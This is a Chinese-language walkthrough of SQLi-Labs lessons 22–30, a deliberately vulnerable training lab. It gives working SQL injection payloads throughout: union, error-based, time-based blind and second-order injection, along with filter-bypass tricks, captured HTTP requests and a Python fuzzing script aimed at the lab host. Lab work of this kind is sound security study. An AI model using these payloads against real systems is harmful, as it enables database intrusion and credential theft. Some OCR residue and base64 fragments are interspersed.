b20gc2VjdXJpdHkudXNlcnMgIw==
```


Your Login name:2
Your Password:Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,super
Your ID:1

sqlilab less22

跟21差不多，就改个双引号

```
1" union select 1,2,database() #
MSIgdW5pb24gc2VsZWN0IDEsMixkYXRhYmFzZSgpICM=
```

```
1" union select 1,2,group_concat(table_name) from information_schema.tables
where table_schema=database() #
MSIgdW5pb24gc2VsZWN0IDEsMixncm91cF9jb25jYXQodGFibGVfbmFtZSkgZnJvbSBpbmZvcm1hdGlv
bl9zY2hlbWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT1kYXRhYmFzZSgpICM=
```

```
1" union select 1,2,group_concat(column_name) from information_schema.columns
where table_schema=database() and table_name='users' #
```

```
1" union select 1,2,group_concat(username,0x7e,password) from security.users
MSIgdW5pb24gc2VsZWN0IDEsMixncm91cF9jb25jYXQodXNlcm5hbWUsMHg3ZSxwYXNzd29yZCkgZnJv
bSBzZWN1cml0eS51c2VycyAj#
MSIgdW5pb24gc2VsZWN0IDEsMixncm91cF9jb25jYXQodXNlcm5hbWUsMHg3ZSxwYXNzd29yZCkgZnJv
bSBzZWN1cml0eS51c2VycyAj
```

sqlilab less23

```
源码中有过滤的符号
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
```

对# --+等注释符号进行了过滤，采用'闭合

```
?id=-1' or '
```

> Your Login name:Dumb
> Your Password:Dumb

成功，除了注释符改为别的方式闭合，其他的正常select语句

```
?id=-1' union select 1,database(),'3
```

> Your Login name:security
> Your Password:1

```
?id=-1'union select 1,(select group_concat(table_name) from
information_schema.tables where table_schema='security'),'3
```


```
?id=-1' union select 1,(select group_concat(column_name) from
information_schema.columns where table_name='users'),'3
```

```
?id=-1' union select 1,(select group_concat(concat_ws('~',username,password))
from security.users),'3
```

sqlilab less24

先拿前面题得到的账号密码做测试，抓包看下


登陆界面



```
POST /sqlilabstest/Less-24/login.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://81.68.98.35
Connection: close
Referer: http://81.68.98.35/sqlilabstest/Less-24/index.php
Cookie: PHPSESSID=gqa0veum0e88fr61l0fcgsicnv
Upgrade-Insecure-Requests: 1

login_user=Dumb&login_password=Dumb&mysubmit=Login
```


注册界面，账号abc密码abc



```
POST /sqlilabstest/Less-24/login_create.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://81.68.98.35
Connection: close
Referer: http://81.68.98.35/sqlilabstest/Less-24/new_user.php
Cookie: PHPSESSID=gqa0veum0e88fr61l0fcgsicnv
Upgrade-Insecure-Requests: 1

username=abc&password=abc&re_password=abc&submit=Register
```

登陆后的密码修改界面，密码abc改为cba



```
POST /sqlilabstest/Less-24/pass_change.php HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://81.68.98.35
Connection: close
Referer: http://81.68.98.35/sqlilabstest/Less-24/logged-in.php
Cookie: Auth=1; PHPSESSID=gqa0veum0e88fr61l0fcgsicnv
Upgrade-Insecure-Requests: 1

current_password=abc&password=cba&re_password=cba&submit=update+password
```


查看源代码，在pass_change文件里有注入点，也就是修改密码界面

$sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";

题目说是二次注入，网上说二次排序注入也是存储型注入，就是可能导致sql注入的字符先存入数据库中，当再次调用这个恶意构造的字符时就可以发出sql注入。

可以利用含username的sql语句

注册一个恶意构造的账号Dumb'#密码123，用这个账号登陆到修改密码的界面



WELCOME DUMB

YOU ARE LOGGED IN AS

Dumb'#

You can Change your password here.

Current Password: 123
New Password: •••
Retype Password: •••

密码改成111

Dumb后的语句被#注释掉了，实际修改的是Dumb的密码而不是Dumb'#

sqlilab less25

```
$id= preg_replace('/or/i',"", $id);         //strip out OR (non case sensitive)
$id= preg_replace('/AND/i',"", $id);        //Strip out AND (non case sensitive)
```

进入后，提示or和and被过滤了

绕过方法：大小写；双写；编码；加注释如a/**/nd；符号代替and→&&，or→||

```
?id=-1' || left(version(),1)=5 --+
```

其中select语句中要是某个词含or之类的也注意要绕过

```
?id=-1' union select 1,2,(select group_concat(table_name) from
infoorrmation_schema.tables where table_schema='security') --+
```

这里information中间的or就要处理

```
?id=-1' union select 1,2,(select group_concat(column_name) from
infoorrmation_schema.columns where table_schema='security' anandd
table_name='users') --+
?id=-1' union select 1,2,(select
group_concat(concat_ws('~',username,passwoorrd)) from users) --+
```

sqlilab less26

```
$id= preg_replace('/or/i',"", $id);         //strip out OR (non case sensitive)
$id= preg_replace('/and/i',"", $id);        //Strip out AND (non case sensitive)
$id= preg_replace('/[\/\*]/',"", $id);      //strip out /*
$id= preg_replace('/[--]/',"", $id);        //Strip out --
$id= preg_replace('/[#]/',"", $id);         //Strip out #
$id= preg_replace('/[\s]/',"", $id);        //Strip out spaces
$id= preg_replace('/[\/\\\\]/',"", $id);        //Strip out slashes
```

提示空格和一些符号被过滤了，看源码or,and,注释符等都被过滤了，只能用别的闭合，空格的话是先解码后过滤，没有办法用特殊的编码替代

```
?id=1''
```

正常，是单引号闭合

可以用报错注入updatexml，就能不考虑空格，全都用括号括起来就不怕不用空格了

```
?id=-1' || updatexml(1,concat(0x7e,database()),1) || '1'='1
?id=-1' || updatexml(1, concat(0x7e, (select (group_concat(table_name)) from
(infoorrmation_schema.tables) where (table_schema='security'))) ,1) || '1'='1
?id=-1' || updatexml(1, concat(0x7e, (select (group_concat(column_name)) from
(infoorrmation_schema.columns) where (table_schema='security' %26%26
table_name='users'))) ,1) || '1'='1
```

这里的%26%26写成&&没用,&&也被过滤了

```
?id=-1' || updatexml(1,concat(0x0a,
(select(group_concat(concat_ws(0x3a,username,passwoorrd)))from(security.users)))
,1) || '1'='1
```

显示有限，除了用substring()调整还可以用where限制

```
?id=-1' || updatexml(1,concat(0x0a,
(select(group_concat(concat_ws(0x3a,username,passwoorrd)))from(security.users)wh
ere(id=1))),1) || '1'='1
```

sqlilab less26a

在26过滤的基础上进行盲注

```
?id=1'||'1
```

试试时间盲注

```
?id=1'%26%26if(length(database())=8,sleep(5),1)%26%26'1'='1
?id=1'%26%26if(left(database(),8)='security',sleep(5),1)%26%26'1'='1
所以下面怎么写，用limit就得用空格啊，不用空格下面怎么弄
……
```

改用substr()

```
?id=-1' %26%26 if('D'=substr(concat(0x0a,(select
(group_concat(concat_ws(0x3a,username,passwoorrd)))from(security.users)where(id=
1))),2,1),1,sleep(5)) %26%26 '1'='1
```

成功了诶，但是是直接显示出来id=1时登陆的用户密码了,延时只有修改where限制的id时，针对这个id的判断由延时

```
?id=-1' %26%26 if('D'=substr(concat(0x0a,
(select(group_concat(table_name))from(information_schema.tables)where(table_sche
ma='security'))),2,1),1,sleep(5)) %26%26 '1'='1
?id=-1' %26%26 if('D'=substr(concat(0x7e,(select
(group_concat(table_name)))from(infoorrmation_schema.tables)where(table_schema='
security')))
,2,1),1,sleep(5)) %26%26 '1'='1
```

sql-lab-less26和%a0

sql-lab-less26

首先说一下常见的代替空格的符号：

```
%09 TAB键（水平）
%0a 新建一行
%0c 新的一页
%0d return功能
%0b TAB键（垂直）
%a0 空格
```


再来说sql-lab-less26这道题

其实这道题的`%a0`是根本不能被解析的。做个简单的验证就好了。

输入


```
?id=1'%0A%26%26%0A'1'='1
```

回显



Hint: Your Input is Filtered with following result: 1'&&'1'='1

可以看到`%0A`被替换了，因为后台代码将`%0A`删掉了：




```
$id = preg_replace('/[\s]/',"",$id);
```

而我们如果输入

```
?id=1'%A0%26%26%A0'1'='1
```

回显



Hint: Your Input is Filtered with following result: 1'�&&�'1'='1

可以看到`%A0`是根本不能被解析的。

而其他代替空格的符号都被`\s`过滤了，所以这道题，就只能使用别的方法了，空格是不可能空格的。

检测脚本

附赠一个用来检测哪些 URL 编码能够代替空格的python脚本，用python2写的

```
import requests

def changeToHex(num):         #生成URL 编码
    tmp = hex(i).replace("0x", "")
    if len(tmp)<2:
        tmp = '0' + tmp
    return "%" + tmp

req = requests.session()
for i in xrange(0,256):
    i = changeToHex(i)
    url = "http://81.68.98.35/sqlilabstest/Less-26/?id=1'" + i + "%26%26" + i +
"'1'='1"
    ret = req.get(url)
    if 'Dumb' in ret.content:     #这道题中是Dumb，其他地方要换成返回请求中的字符
        print "good,this can use:" + i
```

%a0

关于`%a0`是否能被解码为空格，我研究了一下。

`%a0`能否被解析为空格要取决于部署sql-lab的阿帕奇的版本，环境，配置等因素。

目前我试过的系统：windows，centOS（云服务器），docker（我在云服务器上pull了一个sqllab的docker，有想用的可以用）

我没在ubuntu里装sqllab，听沈育航同学说他在ubuntu里跑不行。

根据网上收集来的信息：

- windows中没有成功的
- docker中都说成功了（但我并没有成功，可能pull的不是同一个docker）
- linux中都说成功了（我没有试）
- mac中成功（我没钱买mac，所以不知道真假ളωള）

综上，基本可以认为`%a0`在绝大多数环境中是不能被解析的。

所以，我的建议是尽量不要使用`%a0`去绕过，采取别的方法。

sqlilab less27

```
?id=1'and'1'='1
```

单引号闭合，and和or没有被过滤，空格、注释符被过滤了

报错注入能做完

```
?id=-1'||updatexml(1,concat(0x7e,database()),1) || '1'='1
updatexml(1,concat(0x7e,(seLect(group_concat(column_name)) from
(information_schema.columns) where (table_schema='security'%26%26
table_name='users'))),1)
updatexml(1,concat(0x0a,(seLEcT(group_concat
(concat_ws(0x3a,username,password))) from (security.users))),1)
```

下面的方法理论跟26一样，依旧是后面不知道怎么不用空格了

```
?id=1'and(length(database())=8)and'1'='1
?id=1'and(left(database(),8)='security')and'1'='1
```

sqlilab less27a

是双引号

```
?id=1"%26%26if(length(database())=8,sleep(5),1)%26%26"1"="1
```

sqlilab less29

[Sqli-Labs：Less 29 - Less 31 - 简书 (jianshu.com)]

语句没啥特殊的，不太清楚这题要点在哪

```
?id=-1'union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+
?id=-1'union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+
?id=-1'union select 1,2,group_concat(concat_ws('~',username,password)) from security.users--+
```

sqlilab less30

```
?id=-1"union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+
?id=-1"union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+
?id=-1"union select 1,2,group_concat(concat_ws('~',username,password)) from security.users--+
```